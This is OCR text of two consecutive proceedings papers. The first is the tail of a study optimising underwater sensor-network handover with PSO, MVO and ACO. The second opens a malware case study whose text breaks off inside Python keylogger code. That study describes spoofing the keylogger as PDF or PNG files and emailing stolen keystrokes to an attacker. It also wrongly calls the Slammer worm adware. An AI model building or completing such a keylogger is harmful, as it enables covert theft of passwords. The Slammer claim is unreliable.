Limited work has been done using handover margin in underwater wireless sensor networks. Moreover, most of that research has focused on predicting suitable handover margin. To achieve this objective, several machine learning mechanisms are used. However, it has been observed that there is a need to filter data before training because it reduces the training time and improves accuracy. So, to filter the Dataset, there is a need to integrate optimization mechanism in the underwater WSN data. Using various optimization techniques such as PSO, MVO, and ACO will provide the best solution as a checkpoint that will assist further data filtering. Thus, the proposed work has considered PSO, MVO, and ACO approaches. ACO has been used as an energy-efficient mechanism during implementation, where PSO and MVO are paired with ACO to build the UWACOPSO and UWACOMVO models.

4 Proposed Model

In the proposed work, the optimization mechanism is considered to get the best solution by using PSO and MVO. The energy-efficient optimization model of ACO has been used to improve the efficiency of optimized handover margin in underwater wireless sensors. The proposed work is divided into three phases as shown in Fig. 2.




Fig. 2 Block diagram of proposed model

Table 1 Simulation parameters

Parameters	Value
Sensor node's speed (V)	0–140 m/s
Coverage radius of nodes (r)	2000 m
Overlap radius of two moving nodes (s)	500 m
Time to trigger	0, 40, 64, 80, 100, 128, 160, 256, 320, 480, 512, 640, 1024, 1280, 2560, and 5120 ms
Handover time (t)	0.04:2:6 s
HOM	(0.5:10) Db
Average call time (tm)	2 s

Phase 1: Calculation of handover margin

Handover margin calculation uses coverage radius, speed of moving underwater nodes, and overlap radius of moving underwater nodes. Handover time is also considered during HOM calculation.

The mathematical relationship among handover margin and underwater sensor node speed is shown below [6]**:**

$$\text{HOM} = K\frac{\text{LOG}(r - Vi \cdot t)}{(r + Vi \cdot t - s)} \tag{1}$$

Here, r is coverage radius of base station for underwater wireless sensor nodes,
Vi is speed of moving underwater nodes,
s is overlap radius of two moving underwater nodes,
t is representing the handover time (Table 1).

Phase 2: Getting optimized handover margin

During this phase, optimization of HOM has been performed by using PSO and MVO techniques. To get optimized value, 5000 iterations have been used. After getting an optimized solution using PSO, the same operation has been performed using MVO with a common objective function. The simulation of HOM has been performed at different speeds of underwater wireless sensor nodes.

Phase 3: Integration of optimized handover margin with energy-efficient ACO

The ACO is used to provide an energy-efficient solution for underwater.

ACO-based path selection

This section explains the ACO-dependent path-selecting procedure for nodes available in the underwater simulation. In this situation, a spanning tree is formed between a cluster of underwater wireless sensor nodes and the sink to determine the best path.

(a) Cluster Head (CH) as ants integrated to sink would be initiated.

(b) Virtual ants' movements are dictated by the quantity of pheromone released over the course of a certain distance in centimeters.
(c) ACO could be trail collecting among nearby clusters.
(d) To begin, ants in the foreground randomly choose cluster head from a matrix.
(e) Pheromone deposit feedback may be examined by a specific set of ants. A trail of successful ants has left it behind. The fastest route to take would be specified.
(f) Probability (P) in selection principle for a basic ant is determined as ants trek from CH_i to CH_j where $i \neq j$:

   a. $P_{i \cdot j} = \frac{(\tau_{i \cdot j})^{\alpha} + (n_{i \cdot j})^{\beta}}{\sum (\tau_{i \cdot j})^{\alpha} (n_{i \cdot j})^{\beta}}$
   b. $\tau_{i \cdot j}$ is the amount of pheromone from node i to node j and $n_{i \cdot j}$ is trail visibility function.

(g) If connectivity among two CHs exists then $P_{i \cdot j}$ is updated; otherwise, it is set 0.
(h) Distance between cluster heads i and j may be calculated using Euclidean distances.

$$\mathrm{DIS} = \sqrt{\left(\mathrm{CH}_i \cdot xd - \mathrm{CH}_j \cdot xd\right)^2 + \left(\mathrm{CH}_i \cdot yd - \mathrm{CH}_j \cdot yd\right)^2}$$

(i) xd and yd are displaying x and y of the CH that was given.

   a. Each and every ant would alter the P-values.

(j) It would be calculated as follows: CH_i and CH_j evaporation over the edge would be computed as follows:

   a. Pheromone updated formula: $\tau_{ij} = (1-p)\tau_{ij}$
      where, $(1-p)$ represents the evaporation coefficient.
   b. Evaporation must take place before the addition of p. When it comes to determining the fastest route, the evaporation is a crucial factor. Pheromone evaporation occurs at a rate of p.

(k) The quantity of Pheromone in CHs that the artificial ants do not pick drops rapidly. And each time $t = 1, 2, 3, 4 \ldots n$, all ants' approach is computed to find the length of edges that helps in deciding the best possible path and the first solution is assigned (Fig. 3).

5 Result and Discussion

Considering the proposed work, the optimization process has been performed after calculating HOM values. Finally, the ACO model has been applied to get an energy-efficient solution for underwater WSN.

Flowchart of proposed work




Fig. 3 Flow chart of proposed work

5.1 *Phase 1: Simulation of HOM*

The coverage radius, speed of moving underwater nodes, and overlap radius of moving underwater nodes are used to calculate the handover margin. During the HOM computation, handover time is also taken into account.

Figure 4 is presenting the Simulation of HOM for underwater simulation using the speed of underwater sensor nodes, and overlap radius of underwater nodes. Different




Fig. 4 Simulation of HOM for underwater simulation

handover values are given in the figure as the underwater parameters change the values.

5.2 *Phase 2: Optimization of HOM*

HOM has been optimized using PSO and MVO. This section presents the overall simulation process to get an optimized value.

5.2.1 Simulation Result for PSO

Using PSO, solution value of simulation process is found in case of HOM and Objective value is to be calculated with Elapsed time period.

Best solution found in case of HOM calculated using PSO = 124.9387.

Best objective value found by PSO = 0.9980.

Elapsed time is 2.285437 s.

5.2.2 Simulation Result for MVO

Using MVO, solution value of simulation process is found in case of HOM and optimal value for HOM of the objective function is to be calculated with Elapsed time period.

Best solution in case of HOM calculated using MVO: 124.8995.

Best optimal value for HOM of the objective function found by MVO: 0.998.




Fig. 5 MVO-based convergence curve simulation during optimization

Elapsed time is 2.158483 s.

Figure 5 is presenting the MVO-based convergence curve simulation during optimization.

5.2.3 Comparison of Time Consumption in Case of PSO and MVO

Figure 6 is presenting the time consumption in both the cases PSO and MVO according to the value shown in Table 2. The time consumption is less in case of MVO as compare to PSO.

5.3 Phase 3: Energy-Efficient ACO-Based Simulation for Optimized Path Selection

Runtime random underwater sensor nodes have been simulated for ACO. The total number of nodes is 9, and the node range is 500. Figure 7 highlights the source and receiver node.

Figure 7 is presenting all alternate paths between 1 and 2. Alternate paths may be $1 \rightarrow 8 \rightarrow 6 \rightarrow 9 \rightarrow 7 \rightarrow 2$ or $1 \rightarrow 3 \rightarrow 6 \rightarrow 9 \rightarrow 7 \rightarrow 2$.

Figure 8 shows router nodes $1 \rightarrow 4 \rightarrow 9 \rightarrow 7 \rightarrow 2$. Source node is 1 and target node is 2 that are presented by green marker. Alternate paths are presented in blue colored lines.

Figure 9 presents the optimized path selection using ACO for underwater WSN.




Fig. 6 Time consumption in case of PSO and MVO

Table 2 Comparison of time consumption in case of PSO and MVO

Time consumption for MVO	Time consumption for PSO
2.158483	2.285437




Fig. 7 Source and target underwater sensor nodes

Time consumption during the ACO simulation: Elapsed time is 18.519902 s.




Fig. 8 Shortest path selection in underwater WSN




Fig. 9 Underwater WSN clone to ACO usage

5.4 Comparison of Time Consumption in Case of ACOMVO and ACOPSO

In this section, we have calculated ACOMVO and ACOPSO. After that, Fig. 10 presents the time consumption in case of ACOMVO and ACOPSO according to Table 3. Same as the MVO and PSO, total time consumption is also more in case




Fig. 10 Time consumption in case of ACOMVO and ACOPSO

Table 3 Comparison of time consumption in case of ACOMVO and ACOPSO

Time consumption for UWACOMVO	Time consumption for UWACOPSO
20.67839	20.80534

of PSO. Due to this, less energy is consumed in case of ACOMVO as compare to ACOPSO.

Time consumption in ACO is18.519902.

The total time taken in case of ACOPSO is $18.519902 + 2.285437 = 20.80534$.

The total time taken in case of ACOMVO is $18.519902 + 2.158483 = 20.67839$.

6 Conclusion

The proposed hybrid approach has improved the efficiency of underwater WSN Handover margin. However, ACO has provided an energy-efficient solution, but the PSO and MVO mechanisms can play a significant role in selecting the best path. Moreover, the use of MVO in such a system would provide better performance than the PSO model. Thus, the proposed model provides a scalable and flexible solution. Underwater WSN-based research applications are gaining popularity day by day, and such a proposal might lay the foundation to open new options in the field of UWSN. The contribution of the present research is toward the applicability of the optimization mechanisms to deal with issue of handover margin in underwater sensor network. Definitely, the usage of optimization mechanisms as a hybrid approach would influence the future researches.

7 Future Scope

In the future, other optimization mechanisms can be considered that may provide a more accurate solution in less time. Such research can play a significant role in upcoming research in underwater wireless sensor networks. Moreover, upcoming research can work with call drop ratio and ping pong to simulate the model's reliability. Other factors such as expected time can be considered for comparison in future researches. Moreover, the applicability of proposed research work can be worked out in real-life scenarios to benefit the society in true sense.

References

1. Fattah S, Gani A, Ahmedy I, Idris MYI, Targio Hashem IA (2020) A survey on underwater wireless sensor networks: requirements, taxonomy, recent advances, and open research challenges. Sensors 20(18):5393
2. Islam T, Park SH (2020) A comprehensive survey of the recently proposed localization protocols for underwater sensor networks. IEEE Access
3. Bhaskar G (2017) An algorithmic approach for localization using single mobile anchor node using information baton handover policy, June 2017, pp 766–768
4. Shams R, Khan FH, Amir M, Otero P, Poncela J (2021) Critical analysis of localization and time synchronization algorithms in underwater wireless sensor networks: issues and challenges. Wireless Pers Commun 116(2):1231–1258
5. Pollini GP (1996) Trends in handover design. IEEE Commun Mag 34(3):82–90. https://doi.org/10.1109/35.486807
6. Sakthivel B (2021) Generic framework for handoff in wireless sensor networks with random forest classifier. Turk J Comput Math Educ (TURCOMAT) 12(9):3117–3122
7. Marini F, Walczak B (2015) Particle swarm optimization (PSO). A tutorial. Chemom Intell Lab Syst 149:153–165
8. Mirjalili S, Mirjalili SM, Hatamlou A (2016) Multi-verse optimizer: a nature-inspired algorithm for global optimization. Neural Comput Appl 27(2):495–513
9. Jangir P, Parmar SA, Trivedi IN, Bhesdadiya RH (2017) A novel hybrid particle swarm optimizer with multi verse optimizer for global numerical optimization and optimal reactive power dispatch problem. Eng Sci Technol Int J 20(2):570–586
10. Kaur J, Nikita, Dahiya BP (n.d.) Hybrid ACO-MVO to select optimal path in wireless sensor. Turk J Physiother Rehabil 32(3):7661–7670
11. Felemban E, Shaikh FK, Qureshi UM, Sheikh AA, Qaisar SB (2015) Underwater sensor network applications: a comprehensive survey. Int J Distrib Sens Netw 2015. https://doi.org/10.1155/2015/896832
12. Chandrasekhar V, Seah WK, Choo YS, Ee HV (2006) Localization in underwater sensor networks, p 33. https://doi.org/10.1145/1161039.1161047
13. Murad M, Sheikh AA, Manzoor MA, Felemban E, Qaisar S (2014) A survey on current underwater acoustic sensor network applications. Int J Comput Theory Eng 7(1):51–56. https://doi.org/10.7763/ijcte.2015.v7.929
14. Partan J, Kurose J, Levine BN (2006) A survey of practical issues in underwater networks. In: WUWNet 2006—proceedings of the first ACM international workshop on underwater networks, 2006, pp 17–24. https://doi.org/10.1145/1161039.1161045
15. Das AP, Thampi SM (2017) Simulation tools for underwater sensor networks: a survey. Netw Protoc Algorithms 8(4):41. https://doi.org/10.5296/npa.v8i4.10471
16. Liu L, Wang R, Xiao G, Guo D (2020) On the throughput optimization for message dissemination in opportunistic underwater sensor networks. Comput Netw 169:107097. https://doi.org/10.1016/j.comnet.2020.107097
17. Li S, Qu W, Liu C, Qiu T, Zhao Z (2019) Survey on high reliability wireless communication for underwater sensor networks. J Netw Comput Appl 148:102446. https://doi.org/10.1016/j.jnca.2019.102446

18. Coutinho RWL, Boukerche A, Vieira LFM, Loureiro AAF (2018) Underwater wireless sensor networks: a new challenge for topology control–based systems. ACM Comput Surv 51(1). https://doi.org/10.1145/3154834
19. Tuna G, Gungor VC (2017) A survey on deployment techniques, localization algorithms, and research challenges for underwater acoustic sensor networks. Int J Commun Syst 30(17):1–21. https://doi.org/10.1002/dac.3350
20. Kapoor M, Rana A, Sharma A (2019) Node localization techniques for underwater acoustic networks. Int J Comput Sci Mob Comput 8(4):142–149
21. Ullah I, Liu Y, Su X, Kim P (2019) Efficient and accurate target localization in underwater environment. IEEE Access 7:101415–101426. https://doi.org/10.1109/ACCESS.2019.2930735
22. Erol-Kantarci M, Mouftah HT, Oktug S (2011) A survey of architectures and localization techniques for underwater acoustic sensor networks. IEEE Commun Surv Tutor 13(3):487–502. https://doi.org/10.1109/SURV.2011.020211.00035
23. Saeed N, Celik A, Alouini MS, Al-Naffouri TY (2020) Analysis of 3D localization in underwater optical wireless networks with uncertain anchor positions. Sci China Inf Sci 63(10). https://doi.org/10.1007/s11432-019-2758-2
24. Jouhari M, Ibrahimi K, Tembine H, Ben-Othman J (2019) Underwater wireless sensor networks: a survey on enabling technologies, localization protocols, and internet of underwater things. IEEE Access 7:96879–96899. https://doi.org/10.1109/ACCESS.2019.2928876
25. Heidemann J, Stojanovic M, Zorzi M (2012) Underwater sensor networks: applications, advances and challenges. Philos Trans R Soc A Math Phys Eng Sci 370(1958):158–175. https://doi.org/10.1098/rsta.2011.0214
26. Park S, Byun J, Shin KS, Jo O (2020) Ocean current prediction based on machine learning for deciding handover priority in underwater wireless sensor networks. In: 2020 international conference on artificial intelligence in information and communication (ICAIIC), Feb 2020. IEEE, pp 505–509
27. Park S, Jo O (2020) Intelligent handover prediction based on locational priority with zero scanning for the internet of underwater things. IEEE Access 8:186291–186303
28. Eldesouky E, Bekhit M, Fathalla A, Salah A, Ali A (2021) A robust UWSN handover prediction system using ensemble learning. Sensors 21(17):5777

Cyber Risks and Security—A Case Study on Analysis of Malware

Moulik Agrawal, Karan Deep Singh Mann, Rahul Johari, and Deo Prakash Vidyarthi

Abstract The automation of business enterprises, the bulk computer storage to store sensitive information, various distributed applications being accessed via the Internet, all these have become critical for the government, financial institutions, and millions of users. Cyber security plays an important role to identify different types of risks and to overcome the challenges of securing the information thereby preventing financial and reputational damage to the organization and its customers. This work introduces some known threats to Cyber Security—**Keylogger** and **Adware**, and how they are spoofed and sent to a victim, with which an attacker can surreptitiously break into a network system. This study shows how anyone on the Internet can fall prey to such malware attacks, and how a user needs to protect himself/herself with such increasing number of Internet users. Approaches to prevent these malware programs are also discussed in this paper.

Keywords Phishing · Malware · Keylogger · Adware · Risks · Security

1 Introduction


Often, users see useless pop up ads, system files being corrupted or shortcuts being created. Similarly, while browsing, browser redirects users to some unwanted pages. One possible reason for this could be the system is infected with malware. Malware, which stands for **Malicious Software**, is software that fulfills an attacker's harmful intentions. It is designed to damage or to gain remote access to the victim's sys-

M. Agrawal · K. D. S. Mann · R. Johari (✉)
SWINGER: Security, Wireless, IoT Network Group of Engineering and Research, University School of Information, Communication and Technology (USICT), Guru Gobind Singh Indraprastha University, Sector-16C, Dwarka, Delhi, India
e-mail: rahul@ipu.ac.in

D. P. Vidyarthi
Parallel and Distributed Systems Lab, School of Computer and Systems Sciences, JNU, Delhi, India
e-mail: dpv@mail.jnu.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_26

tem. It can steal sensitive information, from the victim's device without the victim's knowledge, and misuse this.



List of Malware includes, but not limited to, Virus, Worms, Trojan Horse, Keylogger, Adware. All these malware have been and continue to be a severe threat all over the world. In this exposition, the key focus is on the Keylogger and Adware.

The authors have demonstrated the self-made **Keylogger**, which is used to monitor user's activity, and an **Adware**, which is used to display unwanted advertisements on the victim's computer. Therefore, their attack mechanism has been pointed and besides how they are spoofed and how one's personal and sensitive data can be compromised. Past cases of such occurrences are also highlighted. Finally, prevention techniques from these malware are also discussed.

2 Literature Survey

The Internet has become an important part of our lives. The number of people using the services offered by the Internet is increasing rapidly. The Internet has evolved from a simple communication network to a vast network for various purposes [1]. Malware is a software that is explicitly designed to perform malicious tasks. When browsing the Internet and downloading from unknown sources, user must be on guard. Malware, once executed on the system, can infiltrate user's email account, steal sensitive information, and turn the device into trash [2].

Keylogger or **Typist Recorder**, (either software or hardware) is malware specifically designed to monitor the sequence of keys pressed by the user. This malware is used to secretly monitor a user's keyboard activity without their knowledge. From the recorded data of the keystrokes, the user's Internet behavior and private data such as passwords can be easily determined. A keylogger can also be used for legitimate purposes, such as monitoring employee productivity, extracting crime evidence , or forensic investigations [3].

Free Keyloggers Available on Internet: Spyrix Free Keylogger, Refog Personal Monitor, Elite logger, Actual logger, Kidlogger [4].

Adware, also known as **advertising-supported software**, is malware which is used to display unwanted advertisements on the user's device. Adware often shows ads by popping up on the screen using the default browser. Adware can add spyware to the computer, change the browser's homepage or can just be used to attack the device with advertisements. Adware is becoming common, particularly in mobile phone applications, as it collects revenue from free app developers [5].

Popular Adware Available on Internet: Fireball, Appearch, DollarRevenue, Gator, DeskAd.

3 Social Implications

COVID-19 pandemic was an unexpected event, a remarkable milestone that has resulted in a new normal for almost everyone in the world. Users started performing few critical and sensitive tasks on the web, e.g., banking and commercial transactions. Most of the users were naive which made them a soft target for the attackers. The COVID pandemic generated a series of cyber threats that were unknown to many [6].

The paper analyses the known cyber threats from a technical perspective and elaborates on some common cyber-attacks. The analysis proceeds to present some case studies to demonstrate how cyber-criminals break into users' system and exploit it. The aim is to bring the attention of the users in terms of cyber security and spread cyber awareness to let people guard themselves against such malpractices [7].

4 Risks on Financial Services: A Flashback

4.1 Keylogger

Anthem, a healthcare giant in the United States and also the parent company of Blue Cross and Blue Shield, suffered a major data breach in February 2015 when hackers broke into Anthem's servers and stole about 80 million records. An email phishing attack was determined to be the cause. This involved sending phishing emails to five employees who were tricked into downloading a Trojan that came with a keylogger. In this way, the attackers obtained passwords to access unencrypted data on Anthem's server.

In exchange, Anthem was required to pay restitution to the amount of thirty-nine and one-half million dollars in connection with the state Attorney General's investigation. As a result, Anthem also agreed to protect its members' data in a very secure manner, the company told in a press release.


4.2 Adware


For the year 2020, it was reported that the leading mobile threat is adware, accounting for 57% of total attacks. This was a significant increase from the previous percentage of 22% in 2019. In January 2003, the Slammer adware caused a widespread Internet blackout. It spread across the United States, South Korea, Australia, and New Zealand. The result of this uncontrolled spread was a 25% increase in network traffic. This caused serious problems for Bank of America, as its banking operations were severely impacted.

Some other examples of such attacks on financial institutions include Lovesan (Blaster, MSBlast), Mydoom, Sasser, etc. They caused tremendous damage to banks affecting their operations severely. Some airlines were also attacked resulting in the cancellation of the flights and customers suffrage.

5 The Proposed Study

The demonstration of a Keylogger and an Adware has been presented in this paper.





For the comparative analysis with existing technologies, the malware demonstrated here, can work with any operating system. Moreover, they have been spoofed either in a PDF format or PNG format and are sent to the victim through the phishing attack. The demonstrated Keylogger has the ability to send the captured information via email after a specific interval of time. The demonstrated Adware has the ability to connect to a remote server and send all the usage statistics as well as other information of the victim to the attacker.

6 Simulation Setup

6.1 Keylogger

The proposed method is written in the Python programming language to create a keylogger. The created keylogger is intended only for a specific victim and not for the masses. The software can be sent to the victim via email or using additional hardware such as a USB stick or hard drive. It has been shown how an attacker can retrieve all keystrokes on the victim's computer through an email at repeated intervals [8].

Backdoor Algorithm

Step 1: Import following Python libraries: sys, subprocess, pynput.keyboard, threading, smtplib, PIL.
Step 2: A class "Keylogger" is created.
Step 3: A constructor function for the class will be created that will accept the emailID and password, from and to email will be sent.

```
def __init__(self,emailID,password):
    self.emailID = emailID
    self.password = password
    self.interval = 30
    self.log = "Keylogger has been started on the system"
```

Step 4: Methods are defined inside the class to perform various actions.

1. *All the details collected from the target machine are sent to the attacker via email.*

```
def sendEmail(self,emailID,password,message):
